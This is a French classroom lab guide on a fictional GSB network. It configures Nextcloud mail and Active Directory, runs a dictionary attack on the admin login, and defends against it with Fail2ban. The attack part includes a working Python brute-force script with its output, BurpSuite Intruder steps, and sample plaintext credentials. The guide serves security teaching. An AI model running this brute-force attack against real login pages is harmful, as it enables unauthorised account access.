
Dans ce Côté labo, un serveur de messagerie est déjà disponible avec les caractéristiques suivantes :

- FQDN : messagelab.gsb.com
- Logiciels : postfix, courier-imap, claws-mail.
- Les adresses de courriel ont le format suivant : <nom>@gsb.com .

2.2 Préparation du serveur Nextcloud


Il faut aller dans le menu de droite et cliquer sur "**Paramètres**", puis cliquer sur "**Paramètres de base**" dans le menu de gauche et renseigner les champs associés au serveur de messagerie :

-



Exemple de configuration pour un serveur SMTP -

Il est alors possible de savoir si la configuration est opérationnelle en envoyant un courriel :




On retrouve cette configuration dans le fichier /var/www/html/nextcloud/config/**config.php**. Ce fichier peut être directement édité et modifié mais le plus simple est de renseigner les paramètres dans la rubrique « Serveur e-mail ».


```
'mail_from_address' => 'user1',
'mail_smtpmode' => 'smtp',
'mail_sendmailmode' => 'smtp',
'mail_domain' => 'gsb.com',
'mail_smtpauthtype' => 'PLAIN',
'mail_smtpauth' => 1,
'mail_smtphost' => 'smtp.gsb.com',
'mail_smtpname' => 'user1',
'mail_smtppassword' => 'user1',
'mail_smtpport' => '25',
```

2.3 Partage de fichier avec notification par courriel

Une fois la liaison avec le serveur SMTP effectuée, il est possible de tester un exemple de notification par courriel lors d'un partage de fichier. Dans un premier temps, il faut d'abord vérifier que les autorisations de partage sont activées via le compte administrateur. Pour cela, cliquer sur **Paramètres** dans le menu de droite puis, cliquer sur **Partage** dans le sous menu **Administration** du menu de gauche.



La notification se fait en ajoutant la liste des utilisateurs concernés lors d'une opération de partage. Dans cet exemple, l'utilisateur *user1(admin)* partage un document avec l'utilisateur *user2*.



Dans les captures d'écrans suivantes, nous utilisons *claws-mail* comme client de messagerie. D'autres configurations sont évidemment possibles.

À noter que tout nouvel utilisateur dont l'adresse mail est renseignée reçoit un mail de bienvenue.


3 Liaison avec un serveur LDAP

3.1 Objectifs

L'objectif est de permettre une centralisation de la gestion des utilisateurs à l'aide d'un annuaire. Dans ce Côté labo, la liaison s'effectue avec un serveur Active Directory.

Sous Windows, il faut aller dans Démarrer/Outils d'administration/Utilisateurs et ordinateurs Active Directory pour gérer les utilisateurs de l'annuaire.


Dans la suite des manipulations, Active Directory est supposé installé avec au moins quelques utilisateurs pour les besoins du labo. L'idéal serait d'utiliser la base de données complète des utilisateurs de GSB.



3.2 Préparation du serveur Nextcloud

Sur le serveur Nextcloud, il faut dans un premier temps vérifier que le paquet **php-ldap** est installé. Ensuite, il faut activer une application permettant d'effectuer la liaison avec notre serveur Active Directory.


Pour activer cette application, il faut cliquer sur le lien Applications dans le menu de droite. Puis, dans la liste des applications, il faut activer celle qui se nomme **LDAP user and group backend** et vérifier qu'elle s'affiche dans la liste des applications activées.



La liaison avec le serveur LDAP est réalisée une fois que les paramètres associés au serveur sont renseignés. Pour cela, il faut cliquer sur **Paramètres** dans le menu de droite puis sur **Intégration LDAP/AD** dans le sous menu **Administration** du menu de gauche. La page qui s'affiche permet d'accéder aux paramètres de configuration de la la liaison LDAP.

Les valeurs à saisir dépendent du serveur LDAP.

- **Serveur** : l'adresse IP ou le nom du serveur LDAP sur le port 389.
- **DN de l'utilisateur** : Le DN complet de l'utilisateur.
- **Mot de passe** : Le mot de passe de l'utilisateur qui a les privilèges pour interroger l'annuaire (dans l'exemple ci-dessous, un utilisateur nommé *nextcloud* a ces privilèges).
- **DC** : *dc=gsb,dc=com*



Il est possible d'affiner la configuration en spécifiant des filtres sur les paramètres d'import (groupes, attributs, …). La vérification de la liaison peut ensuite se faire via un bouton de test. En cas de problème, les **journaux** de Nextcloud sont disponibles via l'interface web dans la rubrique **Logs** du compte administrateur ou directement sur le serveur.

```
tail /var/www/html/nextcloud/data/nextcloud.log
```

4 Attaque par dictionnaire de Nextcloud

4.1 Objectifs

L'accès aux données de Nextcloud passe par une authentification. L'objectif de cette partie est d'utiliser un script qui va tester des mots de passe figurant dans un dictionnaire. Moins le mot de passe est compliqué, plus il risque d'être compromis. C'est ce qu'on appelle une attaque par dictionnaire.

Python est un bon candidat pour l'écriture d'un tel script. Ce langage comporte une multitude de modules qui facilitent la programmation de scripts autour de la plupart des services réseaux. Dans notre cas, il nous faut exploiter les champs de login et de mot passe du formulaire de la page d'accueil.

Pour obtenir des informations sur une page web, on peut commencer par aller voir son code source coté client (CTRL + U).

Il existe aussi plusieurs outils qui permettent d'étudier en détail les champs des formulaires. On peut citer BurpSuite, ou encore une extension de Firefox nommée TemperData.

4.2 Le module Mechanize

Afin de comprendre le script, proposé plus loin, nous pouvons nous appuyer sur le module **Mechanize** en Python que nous installerons sur la machine cliente de test sous Linux.

```
apt install python-mechanize
```

Le module Mechanize permet de manipuler les formulaires d'une page web. Il faut dans un premier temps créer un objet de type Browser, puis l'initialiser avec une page web. Il est alors possible de manipuler les objets du formulaire et de le soumettre.

→ Création d'un objet de type Browser nommé navigateur :

navigateur = mechanize.Browser()

→ Initialisation de l'objet avec une page web afin d'inspecter son contenu :

reponse = navigateur.open(url)

→ Positionnement sur un formulaire au sein de la page web :

Il est possible d'effectuer ce positionnement en utilisant le nom du formulaire ou son numéro. Le premier formulaire ayant le numéro 0.

navigateur.select_form(nr = 0)

→Manipulation des objets du formulaire :

L'exemple suivant affecte une valeur dans une zone de texte.

navigateur.form['nom'] = "Assange"

→Soumission du formulaire :

reponse = navigateur.submit()

→URL de la page après soumission du formulaire :

Si l'authentification est correcte sur ownCloud, une URL particulière s'affiche. Il faut donc connaître cette URL et la tester afin de savoir si le mot de passe est correct.

UrlRetour = reponse.geturl()

Ce module nous permettra d'interagir avec les objets de notre page cible afin d'automatiser nos tests. Il est possible de télécharger des dictionnaires existants sur internet. Le plus imposant semble être celui créé par le hacker **Stun,** avec un milliard et demi de mots de passe.

Le script à tester est le suivant :

```
  GNU nano 2.7.4                    Fichier : Bureau/force.py

#Script de force brute de Nextcloud
#Auteur : Patrice DIGNAN
import mechanize
import sys

br=mechanize.Browser()
reponse=br.open("http://nextcloud.gsb.com/nextcloud/index.php/login")


fd=open(sys.argv[1])
listepass=fd.readlines()

for testpass in listepass:
        br.select_form("login")
        br.form['user'] = 'admin'
        br.form['password'] = testpass.rstrip()
        reponse = br.submit()
        if "nextcloud.gsb.com/nextcloud/index.php/apps/files/" in reponse.geturl():
                print "Mot de passe OK....",testpass
                break
        else:
                print "Tentative mot de passe :",testpass,"...echec"
fd.close()
```

Voici un exemple d'exécution d'un script en utilisant le login de l'administrateur par défaut **admin**. Notre script s'appelle **force** et prend comme seul argument le dictionnaire.

```
prof@host777:~$ python force.py dico
Tentative mot de passe : gotroot
... : ECHEC
Tentative mot de passe : felix
... : ECHEC
Tentative mot de passe : foch
... : ECHEC
Tentative mot de passe : assange
... : ECHEC
Tentative mot de passe : snowden
... : ECHEC
!!MOT DE PASSE OK...!! :  password
```

4.3 Utilisation du proxy BurpSuite


Si on veut éviter le développement d'un script, on peut utiliser l'outil BurpSuite déjà mis en œuvre dans d'autres coté labo sur la sécurisation des applications web. L'installation de cet outil est décrit dans le Côté labo suivant : https://www.reseaucerta.org/securisation-des-applications-web-owasp-activite1 dans le document intitulé *owaps-mise_en_place-v1.1.odt*. La suite des coté labo sur la sécurisation des applications web permet de bien comprendre le fonctionnement de BurpSuite.

Pour réaliser une force brute de Nextcloud avec BurpSuite, il faut réaliser les étapes suivantes :


1- Se positionner sur la page d'authentification de Nextcloud, puis activer le proxy BurpSuite.

2- Saisir un login et un mot de passe correct afin de comprendre le comportement de l'application. Au niveau de BurpSuite, la requête est interceptée dès que l'on valide la saisie. Il faut alors envoyer cette requête vers le **répéteur** de BurpSuite.
Puis, il faut recommencer l'opération, toujours depuis le répéteur, avec un mot de passe incorrect. Entre les deux manipulations, il faut veiller à supprimer les cookies du navigateur. L'objectif est de pouvoir comparer les réponses obtenues. Lorsque le mot de passe est correct, on constate alors que des cookies sont générés ce qui n'est pas le cas lorsque le mot de passe est incorrect. L'attaquant peut effectuer cette manipulation à l'aide de son compte standard dont il connaît le mot de passe.


Avec un mot de passe correct (password), on peut voir des cookies dans la réponse :




Avec un mot de passe incorrect, il n'y a pas de cookie. Il faut faire attention, à vider les cookies du navigateur entre chaque manipulation.



3- On peut alors lancer l'attaque à l'aide de l'outil **Intruder** de BurpSuite. On repart de la requête d'authentification interceptée dans le proxy et on l'envoie vers l'outil **Intruder**. Il faut alors sélectionner le mode **sniper** en ne sélectionnant que le mot de passe à brute forcer et charger le dictionnaire préalablement crée. Lors du lancement de l'attaque, on constate la réponse renvoyée pour le bon mot de passe a une taille plus importante.



Si on clique sur le détail des réponses obtenues, on constate que seule la réponse associée au bon mot de passe génère des cookies. Ce qui permet de repérer le bon mot de passe lorsqu'il figure dans le dictionnaire.



5 Contre-mesure avec Fail2ban

5.1 Présentation de Fail2ban

Pour d'éviter les attaques par dictionnaire sur les mots de passe, il est possible d'utiliser l'outil **Fail2ban** afin de détecter des adresses IP associées à des tentatives répétées d'authentification. L'administrateur peut alors mettre en place une politique de bannissement d'une durée qui dépend de la configuration mise en place.


Nextcloud intègre déjà une application de prévention des attaques en force brute. Il est donc possible d'activer cette application.

Mais la suite de ce coté-labo est l'occasion de découvrir l'outil fail2ban ainsi que le scripting en python. De plus, Fail2ban permet de contrer les attaques en force brute sur beaucoup d'autres outils que Nextcloud.

D'après doc.ubuntu-fr.org :

***Fail2ban** lit les logs de divers services (SSH, Apache, …) à la recherche d'erreurs d'authentification répétées et ajoute une règle **iptables** pour bannir l'adresse IP de la source.*

Le but de Fail2ban est d'empêcher une attaque qui, par force brute, trouve un identifiant/mot de passe permettant l'accès à un service. Les postes serveurs ne dormant jamais, ils sont la cible d'attaques automatiques en provenance de partout. Et sans un tel outil, qui sanctionne les tentatives, plus un serveur est rapide à répondre, plus il est menacé. Le paramétrage par défaut de la sanction est de 10mn, alors faisons un petit calcul : si un attaquant du service SSH fait 5 tentatives toutes les 10mn (il ne se fait sanctionner qu'à 6 erreurs), alors sans jamais se faire bloquer, il pourra effectuer 5×(60/10)×24×365=262800 tentatives par an, soit plus d'un quart de million. Alors supposons qu'un individu dispose de 10 postes (10 IP) d'où lancer une attaque, il aura effectué au bout d'un an 2.6 millions d'essais, et avec 100 ou 1000 postes, 26 millions ou 260 millions. On voit donc bien que 10 minutes n'est pas une sanction suffisante.

*Par rapport au blocage par défaut (600s), un blocage de 1h est bien plus réaliste (**3600**s), ou même 1 journée (**86400**s), ou pourquoi pas 1 semaine (**604800**s).. Un blocage définitif est possible en affectant -1 à la directive bantime.*

*Il faut bien veiller à ajouter en liste blanche vos adresses IP les plus communes, car l'erreur est humaine, donc il ne faudrait pas vous bloquer l'accès à votre serveur. La liste 'ignoreip' est séparée d'espaces, donc si votre IP est 8.8.8.8, éditez le fichier **/etc/fail2ban/jail.conf** :*

```
[DEFAULT]
ignoreip = 127.0.0.1 8.8.8.8
findtime = 3600
bantime = 86400
```

*Pour spécifier à Fail2ban quels services il doit surveiller, éditez le fichier **/etc/fail2ban/jail.conf***
Dans la partie jail vous trouverez des blocs du type :

```
[SSH]
enabled=true
port=ssh,ftp
filter=sshd
logpath=/var/log/ayth.log
maxretry=6
```

5.2 Installation et configuration de Fail2ban pour Nextcloud

Après avoir installé Fail2ban, il faut créer un paragraphe qui va décrire la surveillance de Nextcloud. Cette configuration spécifique s'ajoute dans le fichier /etc/fail2ban/jail.conf.

```
apt install fail2ban
```

```
[nextcloud-iptables]
enabled = true
port = http,https
filter = nextcloud
logpath = /var/www/html/nextcloud/data/nextcloud.log
maxretry = 2
```

enabled : active la surveillance de Nextcloud par Fail2ban.

filter : correspond au nom du fichier sans le .conf dans /etc/fail2ban/filter.d qui contient l'expression régulière associée à la description d'un échec d'authentification capturé par les journaux.

Logpath : le fichier journal à surveiller.

maxretry : le nombre d'échecs tolérés.

Ensuite, il faut créer le fichier qui contiendra **l'expression régulière** associée à un échec de connexion dans le fichier de logs.

L'expression régulière ci-dessous est spécifique à la version de Nextcloud utilisée (version 15.0.4).

Pour avoir plus d'indications sur la façon de travailler avec les expressions régulières sous Fail2ban, vous pouvez consulter la documentation du logiciel sur le lien suivant :

http://www.fail2ban.org/wiki/index.php/MANUAL_0_8#Filters

Création du fichier /etc/fail2ban/filter.d/nextcloud.conf :

```
  GNU nano 2.7.4                Fichier : /etc/fail2ban/filter.d/nextcloud.conf

[Definition]
failregex = .*?"Login failed: '.*' \(Remote IP: '<HOST>'\)"
ignoreregex =
```

5.3 Test de la configuration

Après avoir redémarré Fail2ban, le test de l'expression régulière peut s'effectuer avec la commande **fail2ban-regex**.

On lance la commande avec en paramètres le fichier de logs et le fichier de configuration contenant l'expression régulière.

```
fail2ban-regex /var/www/html/nextcloud/data/nextcloud.log  /etc/fail2ban/filter.d/nextcloud.conf
```

```
root@debian:/etc/fail2ban# fail2ban-regex /var/www/html/nextcloud/data/nextcloud.log /
ilter.d/nextcloud.conf

Running tests
=============

Use   failregex filter file : nextcloud, basedir: /etc/fail2ban
Use         log file : /var/www/html/nextcloud/data/nextcloud.log
Use         encoding : UTF-8


Results
=======

Failregex: 110 total
|-  #) [# of hits] regular expression
|   1) [110] .*?"Login failed: '.*' \(Remote IP: '<HOST>'\)"
`-

Ignoreregex: 0 total

Date template hits:
|- [# of hits] date format
|  [1777] Year-Month-Day[T ]24hour:Minute:Second(?:\.Microseconds)?(?:Zone offset)?
`-

Lines: 1777 lines, 0 ignored, 110 matched, 1667 missed
[processed in 163.35 sec]
```

La consultation des logs permet de tracer les bannissements effectués par fail2ban.

tail /var/log/fail2ban.log

```
root@debian:/etc/fail2ban# tail /var/log/fail2ban.log
2019-02-21 10:04:51,269 fail2ban.filter         [916]: INFO    Set maxRetry = 2
2019-02-21 10:04:51,270 fail2ban.filter         [916]: INFO    Set jail log file encoding to UTF-8
2019-02-21 10:04:51,270 fail2ban.actions        [916]: INFO    Set banTime = 600
2019-02-21 10:04:51,271 fail2ban.filter         [916]: INFO    Added logfile = /var/www/html/nextclo
ud/data/nextcloud.log
2019-02-21 10:04:51,279 fail2ban.jail           [916]: INFO    Jail 'sshd' started
2019-02-21 10:04:51,284 fail2ban.jail           [916]: INFO    Jail 'nextcloud-iptables' started
2019-02-21 10:09:04,572 fail2ban.filter         [916]: INFO    [nextcloud-iptables] Found 192.168.0.
91
2019-02-21 10:19:21,886 fail2ban.filter         [916]: INFO    [nextcloud-iptables] Found 192.168.0.
91
2019-02-21 10:19:23,538 fail2ban.filter         [916]: INFO    [nextcloud-iptables] Found 192.168.0.
91
2019-02-21 10:19:23,627 fail2ban.actions        [916]: NOTICE  [nextcloud-iptables] Ban 192.168.0.91
root@debian:/etc/fail2ban#
```

Le bannissement est apparent lors de la consultation des chaînes iptables du serveur Nextcloud. Dans la capture d'écran ci-dessous, l'attaquant a pour adresse IP 192.168.0.91.

Iptables -L

```
Chain f2b-nextcloud-iptables (1 references)
target     prot opt source               destination
REJECT     all  --  192.168.0.91         anywhere             reject-with icmp-port-unreachable
RETURN     all  --  anywhere             anywhere
```

6 Conclusion

La gestion des mots de passe reste un élément essentiel de la sécurité des systèmes d'informations. Très souvent, il s'agit de la seule protection sur laquelle s'appuient les utilisateurs pour protéger leurs données personnelles. Utilisés dans presque tous les services de la vie quotidienne (messagerie, réseaux sociaux, cloud…), ils peuvent être compromis s'ils ne sont pas sécurisés.
De plus en plus d'articles de presse mettent en avant leur fragilité. La CNIL donne ainsi des conseils pour les sécuriser[1] et reste habilitée à sanctionner les entreprises qui ont des politiques de mots de passe trop laxistes au titre de la protection des données[2].

1http://www.cnil.fr/linstitution/actualite/article/article/securite-comment-construire-un-mot-de-passe-sur-et-gerer-la-liste-de-ses-codes-dacces/
2http://www.numerama.com/magazine/26614-la-cnil-sanctionne-aussi-lorsque-le-mot-de-passe-est-trop-simple.html